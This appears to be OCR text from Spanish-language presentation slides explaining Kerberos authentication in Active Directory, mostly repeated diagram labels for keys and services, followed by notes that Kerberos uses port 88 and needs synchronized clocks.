
Contraseña del servicio
Contraseña de chicho
Clave del servicio TGS
Server Session Key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
Server Session Key



5

Authentication Service


TGS Session Key

Contraseña del servicio

Contraseña de chicho

Clave del servicio TGS

Server Session Key



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


Authentication Service


TGS Session Key

Contraseña del servicio

Contraseña de chicho

Clave del servicio TGS

Server Session Key



5

6

Authentication Service

TGS Session Key

Contraseña del servicio


Contraseña de chicho

Clave del servicio TGS


Server Session Key

Kerberos en Active Directory


- El protocol de Kerberos usa el puerto 88 (TCP/UDP).
- Es fundamental que todos los componentes de Kerberos mantengan la hora sincronizada con una fuente de tiempo central; de lo contrario, pueden surgir problemas con la validez de los tickets y los registros de tiempo.



